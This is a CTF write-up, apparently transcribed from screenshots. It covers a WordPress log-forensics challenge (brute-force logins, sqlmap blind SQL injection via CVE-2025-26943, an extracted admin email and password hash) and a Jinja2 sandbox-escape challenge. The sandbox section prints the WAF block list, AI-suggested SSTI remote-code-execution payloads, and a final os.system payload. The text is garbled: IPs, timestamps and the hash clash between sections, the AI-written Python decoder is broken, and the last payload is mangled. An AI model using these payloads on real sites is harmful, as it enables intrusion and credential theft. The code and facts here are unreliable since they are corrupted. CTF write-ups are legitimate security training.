7	182.8.97.244	[11/Jan/2026]	12:25:19	POST	/wp-admin/admin-ajax.php	HTTP/1.1	302	419	"http://165.22.125.147/wp-admin/plugins.php" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
8	182.8.97.244	[11/Jan/2026]	12:25:19	GET	/wp-admin/install.php	HTTP/1.1	200	4678	"http://165.22.125.147/wp-admin/plugins.php" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome

Victim IP: 182.8.97.244

Question 2:

Attacker IP: 219..75.27.16

Question 3:

```
File Edit Selection View Go Run Terminal Help < > Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
access.log
C:\Users\Red\Documents\C2C\logs\access.log
83 [0] "GET / HTTP/1.1" 200 12677 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
84 [0] "GET /wp-includes/js/dist/hooks.min.js?ver=dd560f3f07f9220ed27f1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
85 [0] "GET /wp-includes/js/dist/l10n.min.js?ver=2e5cd76bd36679335 HTTP/1.1" 200 2285 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
86 [0] "GET /wp-content/plugins/easy-quotes/public/js/script.js?ver=1768144543 HTTP/1.1" 200 2469 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
87 [0] "GET /wp-includes/js/dist/script-modules/block-library/navigation/view.min.js?ver=b0f79093ec791c883210 HTTP/1.1" 200 1512 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
88 [0] "GET /wp-includes/js/dist/script-modules/interactivity/index.min.js?ver=89641705651282959105 HTTP/1.1" 200 1500 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
89 [0] "GET /wp-includes/js/wp-emoji-release.min.js?ver=6.0 HTTP/1.1" 200 5719 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
90 [0] "GET /2026/01/11/hello-world/ HTTP/1.1" 200 16493 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
91 [0] "GET /wp-includes/js/comment-reply.min.js?ver=6.0 HTTP/1.1" 200 5718 "http://165.22.125.147/2026/01/11/hello-world/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
92 [0] "GET /wp-admin/admin.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1 HTTP/1.1" 200 4491 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
93 [0] "GET /wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1 HTTP/1.1" 200 4491 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
94 [0] "GET /wp-includes/css/dashicons.min.css?ver=6.0 HTTP/1.1" 200 36059 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
95 [0] "GET /wp-admin/ss/login/min.css?ver=6.0 HTTP/1.1" 200 2580 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
96 [0] "POST /wp-login.php?HTTP/1.1" 200 2583 "http://165.22.125.147/wp_login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
97 [0] "GET /wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1 HTTP/1.1" 200 4491 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
98 [0] "GET /wp-admin/admin.php?HTTP/1.1" 200 469 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
99 [0] "GET /wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1 HTTP/1.1" 200 4491 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
100 [0] "POST /wp-login.php?HTTP/1.1" 200 2583 "http://165.22.125.147/wp_login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
101 [0] "POST /wp-login.php?HTTP/1.1" 200 2583 "http://165.22.125.147/wp_login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
102 [0] "POST /wp-login.php?HTTP/1.1" 200 2583 "http://165.22.125.147/wp_login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
103 [0] "POST /wp-login.php?HTTP/1.1" 200 2583 "http://165.22.125.147/wp_login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
104 [0] "POST /wp-login.php?HTTP/1.1" 200 2583 "http://165.22.125.147/wp_login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
105 [0] "GET /wp-json/wp/v2/users HTTP/1.1" 200 1306 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
```


I search for POST /wp-login to show the login attempt, so the Answer is 6 because 6 is the fail attempt and 1 is successful redirect 302 but when I do the answer is 5 but now the author change.

Question 4:

```
sereny@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/logs$ cat access.log | grep "219.75.27.16" | grep "POST /wp-login" | wc -l
7
sereny@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/logs$ cat access.log | grep "POST /wp-login"
182.8.97.240 - [11/Jan/2026:12:25:33 +0000] "POST /wp-login.php HTTP/1.1" 302 1275 "http://165.22.125.107/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:45:37 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2Fwp-reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:58:53 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2Fwp-reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:58:53 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:51:20 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:13:12:49 +0000] "POST /wp-login.php HTTP/1.1" 302 1275 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2Fwp-reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
sereny@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/logs$
```

I search for plugin and it show easy-quotes, so the Answer base on the format is Easy Quotes

Question 5:




Qualys Notifications
<https://notifications.qualys.com> › api › w... - ດາວໂຫຼດເກີດຕົວ: :

Web Application Detections Published in March 2025

31 ປີ 2025 — WordPress Easy Quotes Plugin: Blind SQL Injection Vulnerability (CVE-2025-26943)
... Plugin: Privilege Escalation Vulnerability (CVE-2025-27270).

I search on the google and found this CVE, so the Answer is CVE-2025-26943

Question 6:



← → C google.com/search?q=tool+to+exploit+CVE-2025-26943&sca_esv=6a3dc1d72e9664c98

YouTube CyberChef GitHub P... Morse Code Audio... GTFOBins Feed | LinkedIn VulN

Google tool to exploit CVE-2025-26943 X

ទິ່ນແສ່ງ ກື່ອົງ ຢູ່ກາດ ອື່ນມະຊີງ ບណ្តາງ ເສັ້ນກໍາ ປົກສູງ ຂບຄວດ *

Akaoma https://cve.akaoma.com › cve-2025-269... - ດາວໂຫຼດເກີດຕົວ: :

CVE-2025-26943 Security Vulnerability & Exploit Details

25 ປີ: 2025 — **CVE-2025-26943** - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') vulnerability in Jürgen Müller Easy ...

```

C:\> Users>Red>Documents>CXC>logs> access.log
90 493 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
91 6.9 HTTP/1.1" 200 1718 "http://165.22.125.147/2026/01/11/hello-world/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
92 "/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
93 5.22.125.147%2fwp-admin%2f&reauth=1 HTTP/1.1" 200 4491 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
94 9 HTTP/1.1" 200 36659 "http://165.22.125.147/wp_login.php?redirect_to=http%3A%2F%2F165.22.125.147%2fwp-admin%2f&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
95 1.1" 200 2506 "http://165.22.125.147/wp_login.php?redirect_to=http%3A%2F%2F165.22.125.147%2fwp-admin%2f&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
96 "/165.22.125.147%2fwp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2fwp-admin%2f&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
97 5.22.125.147%2fwp-admin%2f&reauth=1 HTTP/1.1" 200 4491 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
98 "/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
99 5.22.125.147%2fwp-admin%2f&reauth=1 HTTP/1.1" 200 4491 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
100 "/165.22.125.147%2fwp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2fwp-admin%2f&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
101 1.1" 200 2506 "http://165.22.125.147/wp_login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
102 "/165.22.125.147%2fwp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
103 "/165.22.125.147%2fwp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
104 "/165.22.125.147%2fwp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
105 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
106 acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
107 /script.js?ver=1/68134453 HTTP/1.1" 200 2465 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
108 1" 200 564 "http://165.22.125.147/wp_json/layart/v1/fonts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
109 1" 200 564 "http://165.22.125.147/wp_json/layart/v1/fonts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
110 /1.1" 200 567 "http://165.22.125.147/wp_json/layart/v1/fonts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"

```

First, I search google and it mention sql so I move to search sql in the vs code to see the result, now I found the Answer is [sqlmap/1.10.1.21](#)

Question 7:

```

admin@daffainfo.com.

Let me verify this is complete and create a summary for the user.

Done

```

Perfect! I found it. The attacker used **blind time-based SQL injection** to extract the email address character by character from the `wordpress.wp_users` table through the vulnerable `/wp-json/layart/v1/fonts` endpoint.

Analysis Summary:

Attack Method: The attacker used sqlmap to perform blind SQL injection, extracting the `user_email` field byte-by-byte using the `ORD(MID(...))` technique.

Email Address Obtained: admin@daffainfo.com

For this I use claude.ai to analyze the log for me to find the email and got the Answer is admin@daffainfo.com

Question 8:

Answer for Question #8:

wp\$2y\$10\$vMTERqJh2IlhS.NZthNpRu/VWYhLWc0ZmTgbzIUCWxwNwXze44SqW

How I Found It:

The attacker used the same blind time-based SQL injection technique to extract the password hash character by character from the `user_pass` field:

```
bash

# Search for password hash extraction
grep "user_pass" access.log | grep "%21%30"

# Decode and extract the hash
cat access.log | grep "user_pass" | grep "%21%30" | python3 -c "
import sys, urllib.parse, re
chars = []
for line in sys.stdin:
    decoded = urllib.parse.unquote(line)
    match = re.search(r'MID\(\((SELECT.*user_pass.*),(\\d+),1\\)\)!=\\(\\d+', decoded)
    if match:
        pos = int(match.group(1))
        ascii_code = int(match.group(2))
        chars[pos] = chr(ascii_code)

password_hash = ''.join(chars.get(i, '?') for i in range(1, max(chars.keys()) + 1))
print(password_hash)
"
```

I also use claude.ai model Sonnet 4.5 and prompt: I upload the access.log file and ask What is the password hash obtained by the attacker

But it wrong format of bcrypt a liitle bit, so I just add \$ before wp and add \$ before 10 so it become \$wp\$2y\$10\$vMTERqJh2IlhS.NZthNpRu/VWYhLWc0ZmTgbzIUCWxwNwXze44SqW

Question 9:

```
sergey@DESKTOP-3Q0JF56:/mnt/c/users/Red/Documents/C2C/logs$ grep "POST /wp-login" access.log | grep "219.75.27.16"
219.75.27.16 - [11/Jan/2026:12:45:37 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-admin%2Fwp-admin%2Freadauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:45:37 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-admin%2Fwp-admin%2Freadauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:50:53 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:50:57 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
219.75.27.16 - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 302 1375 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2Fwp-admin%2Fwp-admin%2Freadauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6099.56 Safari/537.36"
sergey@DESKTOP-3Q0JF56:/mnt/c/users/Red/Documents/C2C/logs$
```

I just use grep to filter the post and attacker ip and look for the 302 status code and found 11/Jan/2026:13:12:49 so the Answer is 11/01/2026 13:12:49

Here is all the answer:

```
serey@DESKTOP-3QQJFS6:/n  serey@DESKTOP-3QQJFS6:/m  serey@DESKTOP-3QQJFS6:/m
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/logs$ nc challenges.lpc.tf 26591
Please answer the following questions based on your analysis:

Question #1:
1. What is the Victim's IP address?
Required Format: 127.0.0.1
Your Answer: 182.8.97.244
Status: Correct!

Question #2:
2. What is the Attacker's IP address?
Required Format: 127.0.0.1
Your Answer: 219.75.27.16
Status: Correct!

Question #3:
3. How many login attempts were made by the attacker?
Required Format: 1337
Your Answer: 6
Status: Correct!

Question #4:
4. Which plugin was affected (Full Name)?
Required Format: -
Your Answer: Easy Quotes
Status: Correct!

Question #5:
5. What is the CVE ID?
Required Format: CVE-XXXX-XXXX
Your Answer: CVE-2025-26943
Status: Correct!

Question #6:
6. Which tool and version were used to exploit the CVE?
Required Format: tool_name/13.3.7
Your Answer: sqlmap/1.10.1.21
Status: Correct!

Question #7:
7. What is the email address obtained by the attacker?
Required Format: r00t@localhost.xyz
Your Answer: admin@daffainfo.com
Status: Correct!

Question #8:
8. What is the password hash obtained by the attacker?
Required Format: -
Your Answer: $wp$y$10$vMTERqJh2IlhSNZthNpRu/VWvhLWc0ZmTgbzIucWxwNwXze44Sqw
Status: Correct!

Question #9:
9. When did the attacker successfully log in?
Required Format: DD/MM/YYYY HH:MM:SS
Your Answer: 11/01/2026 13:12:49
Status: Correct!

=====
Congratulations!
Flag: C2C{7H15_15_V3rY_345Y_899f2d6176dc}
=====
```

Flag: C2C{7H15_15_V3rY_345Y_899f2d6176dc}

Misc

3. Welcome

This challenge has been solved

Author: SKSD

Welcome to Country-to-Country CTF (C2C) 2026!!

Challenges was created by SKSD

Submit Flag

Rate this challenge

Recommended

Not Recommended

Leave a comment...

0 / 1000

Submit

The screenshot shows a challenge detail page for a challenge titled "welcome" worth 100 points. The challenge was created by "SKSD". It includes a message "Welcome to Country-to-Country CTF (C2C) 2026!!" and a note that it was created by "SKSD". There are two buttons for rating: "Recommended" (green background) and "Not Recommended" (red background). Below the rating buttons is a text input field for comments with a character limit of 1000. A "Submit" button is located at the bottom right.

Just go to home page and got the flag

c2c1pc.tf

C2C CTF 2026 Discord Server

Join the Country-2-Country 2026 discord server. <https://discord.gg/uYmfFdty>

Admin published on February 13, 2026 10:31 PM

View Details >>>

Recent Games

> C2C{welcome_to_c2c}_

ENDED

Ends at Duration 02/16/2026 1:00 AM 36 HOUR(s)

The screenshot shows the homepage of the C2C CTF 2026 website. It features a sidebar with various icons. The main content area displays a post for the "C2C CTF 2026 Discord Server" with a link to the discord server. To the right, there is a "Recent Games" section showing a game titled "> C2C{welcome_to_c2c}_". The game status is "ENDED" and it ends at 02/16/2026 1:00 AM with a duration of 36 hours.

Flag: C2C{welcome_to_c2c}

4.JinJail

JinJail 100 pts

Author: **daffainfo**

Pyjail? No, this is JinJail!

[Download Attachment](#) [jinjail_jinjail-dist.zip](#)

This challenge requires creating an instance
Instance will live for 5 mins.

Create

This challenge has been solved

Submit Flag

Rate this challenge

Recommended Not Recommended

Leave a comment...

0 / 1000

Submit

Here is the source code of the challenge:

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/jinjail$ cat fix.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <strings.h>

int main(int argc, char *argv[]) {
    if (argc > 1 && strcasecmp(argv[1], "help") == 0) {
        setuid(0);
        system("cat /root(flag.txt");
    } else {
        printf("Nope, you didnt ask for help...\n");
    }
    return 0;
}
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/jinjail$ |
```

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/jinjail$ cat app.py
import numpy
import string
from functools import wraps
from collections import Counter
from jinja2.sandbox import SandboxedEnvironment

env = SandboxedEnvironment()
env.globals["numpy"] = numpy

def waf(content):
    allowlist = set(string.ascii_lowercase + string.ascii_uppercase + string.punctuation + string.digits + ' ')
    blockList = ['fromfile', 'savetxt', 'load', 'array', 'packbits', 'ctypes', 'eval', 'exec', 'breakpoint', 'input', '+', '-', '/', '\\\\', '{', '}', '"']
    char_limits = {
        '(': 3,
        ')': 3,
        '[': 3,
        ']': 3,
        '{': 3,
        '}': 3,
        ',': 10
    }

    if len(content) > 275:
        raise ValueError("Nope")

    for ch in content:
        if ch not in allowlist:
            raise ValueError("Nope")

    lower_value = content.lower()
    for blocked in blockList:
        if blocked.lower() in lower_value:
            raise ValueError("Nope")

    counter = Counter(ch for ch in content if ch in char_limits)
    for ch, count in counter.items():
        if count > char_limits[ch]:
            raise ValueError("Nope")

def main():
    content = input("">>>> ")

    try:
        waf(content)
        result = env.from_string(content).render()
        print(result)
    except ValueError as e:
        print(e.args[0])
    except Exception:
        print("Nope")

if __name__ == "__main__":
    main()
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/jinjail$ |
```

I test the simple payload first:

```

serey@DESKTOP-3QQJFS6:/m X serey@DESKTOP-3QQJFS6:/m X serey@DESKTOP-3QQJFS6:/n X + v
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/jinjail$ echo '{{ 7*7 }}' | nc challenges.1pc.tf 39157
>>> 49
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/jinjail$ |

```

Now, I confirm that it is SSTI vulnerability

After that, I upload app.py and fix.c to claude.ai model sonnet 4.5 to solve and prompt: It is SSTI vulnerability and write me a python script

Waiting for a few minutes, it say the binary /fix is a SUID root binary and it run the flag when call with the argument help. So the goal is to generate the payload to get RCE inside the container and call /fix help. So, it need to generate the payload

Reading app.py to understand the challenge >

Can you paste the contents of `app.py`? That's the core of the challenge. But based on what I can already see, here's the full picture:

What we know so far:

The binary (`/fix`) is a SUID root binary. It runs `cat /root/flag.txt` when called with argument `help` (case-insensitive). So the goal is simple: **get RCE inside the container and call `/fix help`.**

The setup:

- Flask/Python app using **Jinja2** templating → classic Server-Side Template Injection (SSTI) challenge
- Runs as user `ctf` via socat
- `/fix` is chmod `4755` (SUID root) — calling `/fix help` reads the flag
- Flag is at `/root/flag.txt`, only readable by root

The attack path is SSTI → RCE → `/fix help`

Once you paste `app.py`, I can craft the exact payload. But the typical Jinja2 SSTI RCE payload would look like:

```
{{'.__class__.__mro__[1].__subclasses__()[<index for subprocess/os>]}}
```

And ultimately execute `/fix help`, e.g.:

```
{{'.__class__.__mro__[1].__subclasses__()[SUBPROCESS_IDX](['fix','help'],stdout=-1).communicate()[0]}}
```

Can you share `app.py`? Specifically I want to see:

- What filters/restrictions are applied to the template input
↓
- How the input is rendered (what Jinja2 environment options are set)

Want to be notified when Claude responds? Notify x

Reply... + Sonnet 4.5 |||

Claude is AI and can make mistakes. Please double-check responses.

And here is the final payload:

```
numpy.char.lower(numpy.base_repr(33796365613,36)) ~  
numpy.f2py.os.sep %} { {numpy.f2py.os.system(numpy.f2py.os.sep ~ s[:3] ~  
numpy.f2py.sys.version[7] ~ s[3:7])}}
```

